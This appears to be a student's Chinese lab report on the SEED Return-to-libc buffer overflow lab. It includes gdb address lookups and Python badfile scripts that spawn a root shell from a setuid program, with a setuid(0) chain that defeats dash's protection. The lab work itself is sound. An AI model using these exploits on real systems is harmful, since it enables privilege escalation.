实验五 Return-to-libc 攻击实验

实验准备：

1，本实验的缓冲区大小 BUF_SIZE=150；

2，输入矩形框中的指令，关闭 ASLR，即栈地址布局随机化：

```
[05/03/21]seed@VM:~/.../Lab5 return-to-libc$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
```

3，编译漏洞程序时关闭 stackGuard 机制和栈不可执行机制。

4，使用一个没有保护机制的 shell，即 zsh。执行下面的命令切换到该 shell：

```
return-to-libc$ sudo ln -sf /bin/zsh /bin/sh
```

Task1：找出加载至内存中的库函数 system( )的内存地址

（1）首先编写 2.2 中的漏洞函数 retlib.c，编译时关闭 stackGuard 机制，打开栈不可执行机制。随后将其修改为特权程序。如下所示：

```
[05/03/21]seed@VM:~/.../Lab5 return-to-libc$ ls
retlib.c                                          自动换行
[05/03/21]seed@VM:~/.../Lab5 return-to-libc$ gcc -DBUF_SIZE=150 -fno-stack-prote
ctor -z noexecstack -o retlib retlib.c
[05/03/21]seed@VM:~/.../Lab5 return-to-libc$ sudo chown root retlib
[05/03/21]seed@VM:~/.../Lab5 return-to-libc$ sudo chmod 4755 retlib
[05/03/21]seed@VM:~/.../Lab5 return-to-libc$ ls
retlib  retlib.c
```

（2）使用 touch 命令创建空文件 badfile，为下一步调试 retlib 做准备。如下所示：

```
[05/03/21]seed@VM:~/.../Lab5 return-to-libc$ touch badfile
[05/03/21]seed@VM:~/.../Lab5 return-to-libc$ ls
badfile  retlib  retlib.c
```

（3）使用 gdb 调试特权程序 retlib，打印 system 函数和 exit 函数的地址（后面可以令我们的攻击程序的返回地址指向 exit 函数内存单元，让程序攻击结束后可以正常退出）。如下所示：

```
[05/03/21]seed@VM:~/.../Lab5 return-to-libc$ gdb -q retlib
Reading symbols from retlib...(no debugging symbols found)...done.
gdb-peda$ run
Starting program: /home/seed/Desktop/computerSecurity/Lab5 return-to-libc/retlib
Returned Properly
[Inferior 1 (process 7120) exited with code 01]
Warning: not running or target is remote
gdb-peda$ print system
$1 = {<text variable, no debug info>} 0xb7e42da0 <__libc_system>
gdb-peda$ print exit
$2 = {<text variable, no debug info>} 0xb7e369d0 <__GI_exit>
```

Task2：将字符串“/bin/sh”放入内存

让库函数 system( )启动一个 shell，需将字符串“/bin/sh”作为参数传递给它。至少有 2 种方式可以实现这个传递操作：1，将字符串直接写入 badfile，覆盖栈并成为栈的参数部分；2，将字符串“/bin/sh”作为环境变量由父进程传递给子进程。这里我们使用方法 2。

（1）创建并使用 export 命令导出环境变量 MYSHELL。子进程将会获得该变量。如下图所示：

```
[05/03/21]seed@VM:~/.../Lab5 return-to-libc$ export MYSHELL=/bin/sh
[05/03/21]seed@VM:~/.../Lab5 return-to-libc$ env | grep MYSHELL
MYSHELL=/bin/sh
[05/03/21]seed@VM:~/.../Lab5 return-to-libc$ _      输出查看MYSHELL
```

（2）编写程序 envaddr.c，用于查找并输出环境变量 MYSHELL 的栈地址。源码如下：

```
[05/03/21]seed@VM:~/.../Lab5 return-to-libc$ cat envaddr.c
# include <stdio.h>
# include <stdlib.h>

int main(){
        // init a pointer with value of variable 'MYSHELL'
        char* shell = (char*)getenv("MYSHELL");

        // if variable 'MYSHELL' exists,the print its info
        if(shell){
                printf("        value:   %s\n", shell);
                printf("        address: %x\n", (unsigned int)shell);
        }

        return 1;
}
```

编译该程序，运行后程序输出环境变量 MYSHELL 的内存地址，如下所示：

```
[05/03/21]seed@VM:~/.../Lab5 return-to-libc$ ./priEnv
        value:   /bin/sh
        address: bffffe1c
```

Task3：发起缓冲区溢出攻击

在攻击前，我们还需要构造 badfile 文件以覆盖程序的栈。

（1）编写用以生成覆盖数据的文件：badfile.py。（关于 x，y，z 三值的确定，请参见报告尾部附录部分）如下所示：

```
#!/usr/bin/python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))


x = 158 + 12                            # x = y + 8
sh_addr = 0xbffffe1c                    # The address of "/bin/sh"
content[x:x+4] = (sh_addr).to_bytes(4, byteorder='little')


y = 158 + 4                             # y = ($ebp - &buffer) + 4
system_addr = 0xb7e42da0                # The address of system()
content[y:y+4] = (system_addr).to_bytes(4, byteorder='little')


z = 158 + 8                             # z = y + 4
exit_addr = 0xb7e369d0                  # The address of exit()
content[z:z+4] = (exit_addr).to_bytes(4, byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
    f.write(content)
```

（2）运行 badfile.py，生成覆盖文件 badfile。随后执行特权程序 retlib。观察打印结果可知，成功实现缓冲区溢出攻击并获取 root 权限的 shell。如下图所示：

```
[05/03/21]seed@VM:~/.../Lab5 return-to-libc$ ls
badfile.py  envaddr.c  priEnv  retlib  retlib.c  retlib_dbg
[05/03/21]seed@VM:~/.../Lab5 return-to-libc$ chmod u+x badfile.py
[05/03/21]seed@VM:~/.../Lab5 return-to-libc$ badfile.py
[05/03/21]seed@VM:~/.../Lab5 return-to-libc$ ./retlib
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(
3(lpadmin),128(sambashare)
# _
```

（3）删除 badfile 中的 exit 函数部分，重新执行前 2 步。首先注释掉 exit 部分，如下图所示：

```
y = 158 + 4                             # y = ($ebp - &buffer) + 4
system_addr = 0xb7e42da0                # The address of system()
content[y:y+4] = (system_addr).to_bytes(4, byteorder='little')

'''
z = 158 + 8                             # z = y + 4
exit_addr = 0xb7e369d0                  # The address of exit()
content[z:z+4] = (exit_addr).to_bytes(4, byteorder='little')
'''

# Save content to a file
with open("badfile", "wb") as f:
```

重复（1），（2）步骤结果：攻击成功。一般情况下，不填写 exit()函数可能导致 system 函数返回时访问到非法地址导致程序崩溃。若访问的是合法地址，则不会崩溃。所以 exit()并非必须。

（4）重命名文件 retlib，使得其名称长度改变。这里修改为 new_retlib。重复实验（1），（2）。注意：将（3）中 badfile 文件注释的部分复原后再执行本操作。

```
[05/03/21]seed@VM:~/.../Lab5 return-to-libc$ mv retlib new_retlib
[05/03/21]seed@VM:~/.../Lab5 return-to-libc$ ls
badfile.py  envaddr.c  new_retlib  peda-session-retlib_dbg.txt  priEnv  retlib.c  retlib_dbg
```

重复步骤（1），（2）结果：攻击失败，无提示。原因如下：环境变量 MYSHELL 压栈之前，将先压栈程序名称 new_retlib。若程序名称的长度改变，那么变量在栈中的位置也会发生变化，即 MYSHELL 在内存中的地址发生改变。因此仍旧按照 MYSHELL 的旧地址访问将无法获取字符串“/bin/sh”，攻击将会失败。

Task4：打开 ASLR 机制重复实验

本实验的目的是为了验证 ASLR（栈地址布局随机化机制）能否有效的防御 return-to-libc 攻击。ASLR：栈的起始地址将会随机化，栈中程序的栈帧相对地址不变。

（1）输入以下指令，打开 ASLR 机制：

```
[05/03/21]seed@VM:~/.../Lab5 return-to-libc$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
```

（2）重复 Task3 中（1），（2）两步。实验结果如下所示：攻击失败，提示段错误。

```
badfile  badfile.py  envaddr.c  peda-session-retlib_dbg.txt  priEnv  retlib  retlib.c  retlib_dbg
[05/03/21]seed@VM:~/.../Lab5 return-to-libc$ ./retlib
Segmentation fault
```

（3）当打开 ASLR 后，badfile.py 中的 6 个变量，哪些将不再正确？

考虑到 ASLR 的具体功能：仅修改栈的起始地址。则 6 个变量中，x，y，z 因为是栈中的相对地址，所以仍正确，不需要修改。而 system()、exit()、shell 变量的地址是实际地址，因而不再有效。下面使用 gdb 进行调试，来验证猜想是否正确（打开 ASLR 后运行程序，检查变量地址是否改变即可）。

Step0：编译一份用于 gdb 调试的程序 retlib_gdb（同附录中 retlib_gdb）。如下：

```
return-to-libc$ gcc -fno-stack-protector -z noexecstack -g -o retlib_dbg retlib.c
```

Step1：使用 gdb 调试特权程序 retlib 前，检查 gdb 可知其默认关闭 ASLR。如下所示：

```
gdb-peda$ show disable-randomization
Disabling randomization of debuggee's virtual address space is on.
```

Step2：使用下面命令打开 gdb 中的 ASLR，并调试程序 retlib。如下：

```
gdb-peda$ set disable-randomization off
gdb-peda$ show disable-randomization
Disabling randomization of debuggee's virtual address space is off.
```

Step3：多次调试，每次都打印$ebp 和&buffer 的地址与二者差值，如下图。可知：打开 ASLR 后，栈的起始地址将会随机化，因此 ebp 和 buffer 的地址每次都不同。但是栈内布局不变，因此 ebp 和 buffer 的相对距离不改变，始终为 158。所以猜想正确。

```
gdb-peda$ print $ebp
$1 = (void *) 0xbfff3958
gdb-peda$ print &buffer
$2 = (char (*)[150]) 0xbfff38ba
gdb-peda$ p 0xbfff3958-0xbfff38ba
$3 = 0x9e
gdb-peda$ p/d 0xbfff3958-0xbfff38ba
$4 = 158
```

```
gdb-peda$ print $ebp
$1 = (void *) 0xbfe29648
gdb-peda$ print &buffer
$2 = (char (*)[150]) 0xbfe295aa
gdb-peda$ p/d 0xbfe29648-0xbfe295aa
$3 = 158
```

Task5：攻击 shell 的防御措施（关闭 ASLR）


在前面的 4 个 Task 中，我们使用的都是没有防御措施的 shell-zsh。对于其他 shell 而言，则自带防御措施：检测到自身由特权程序调用，将放弃 root 特权。本 Task 尝试在有防御措施的 shell 中进行 return-to-libc 攻击，试图拿到带有 root 权限的 shell。

（1）选择带有防御措施的 shell。执行以下命令：

```
sudo ln -sf /bin/dash /bin/sh
```

（2）攻击思路：运行 retlib 特权程序，调用 setuid(0)函数将 retlib 修改为 root 程序（该操作会取消 retlib 的特权，但无大碍）；随后调用 system()函数打开 shell 即可。虽然 retlib 不是特权程序，但已具有 root 权限，因此打开的 shell 也是 root shell。

设计 badfile 结构如下：



（3）使用 gdb 调试特权程序 retlib，获取 setuid()的地址。如下所示：

```
gdb-peda$ p setuid
$1 = {<text variable, no debug info>} 0xb7eb9170 <__setuid>
```

（4）我们将 setuid 的参数 0，直接写入栈。修改 badfile.py 如下所示：


```
# ----system() and its augment-----------------------------------
x = 158 + 16
sh_addr = 0xbffffe1c                # The address of "/bin/sh"
content[x:x+4] = (sh_addr).to_bytes(4, byteorder='little')


y = 158 + 8                         # y = ($ebp - &buffer) + 4
system_addr = 0xb7e42da0            # The address of system()
content[y:y+4] = (system_addr).to_bytes(4, byteorder='little')


# ----setuid() and its augment-----------------------------------
z = 158 + 4
setuid_addr = 0xb7eb9170            # The address of setuid()
content[z:z+4] = (setuid_addr).to_bytes(4, byteorder='little')

t = 158 + 12
setAug_value = 0x00000000           # augment value is 0
content[t:t+4] = (setAug_value).to_bytes(4, byteorder='little')
```

（5）运行 badfile.py，生成覆盖文件 badfile。执行特权程序 retlib，显示攻击成功，成功拿到具有 root 权限的 shell。同时由于程序没有 exit 函数，退出时发生了崩溃（提示段错误）。如下图所示：

```
[05/04/21]seed@VM:~/.../Lab5 return-to-libc$ ./retlib
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(l
ambashare)
# exit
Segmentation fault
```

附录：覆盖数据 badflie 的结构，以及 x，y，z 三值的确定

（默认已掌握书本 p99-102 页序言、后记知识点）



1，参考上图可知，在构造 badfile 覆盖文件时，我们只需要关注图 c 中的 1,2,3 部分。这 3 个单元的填充数据如下：

（1）栈空间 3：填充 system( ) 地址；

（2）栈空间 2：填充 exit( ) 地址；

（3）栈空间 3：填充 system 函数的参数，字符串“/bin/sh”的地址。

因此，为了能够成功在这 3 个空间中填写对应的内容，我们需要计算图 a 中，buffer 位置到 ebp 指针的距离。这里使用 gdb 进行调试确定，如下所示：

（1）将 retlib.c 编译成 gdb 版本；

```
.../Lab5 return-to-libc$ ls
envaddr.c  priEnv  retlib  retlib.c
.../Lab5 return-to-libc$ gcc -fno-stack-protector -z noexecstack -g -o retlib_dbg retlib.c
.../Lab5 return-to-libc$ _
```

（2）启动 gdb 进行调试，计算距离值：

```
[05/03/21]seed@VM:~/.../Lab5 return-to-libc$ gdb -q retlib_dbg
Reading symbols from retlib_dbg...done.
gdb-peda$ b bof
Breakpoint 1 at 0x80484f4: file retlib.c, line 12.
gdb-peda$ run
```

```
Breakpoint 1, bof (badfile=0x804fa88) at retlib.c:12
12              fread(buffer, sizeof(char), 300, badfile);
gdb-peda$ p $ebp
$1 = (void *) 0xbfffe9f8
gdb-peda$ p &buffer
$2 = (char (*)[150]) 0xbfffe95a
gdb-peda$ p/d 0xbfffe9f8-0xbfffe95a
$3 = 158
```

2，从步骤 1 的最后一步，我们得到了$ebp 到&buffer 的距离为 158。从而可以知道 x，y，z 三数的值。构造覆盖文件 badfile 的格式应当如下：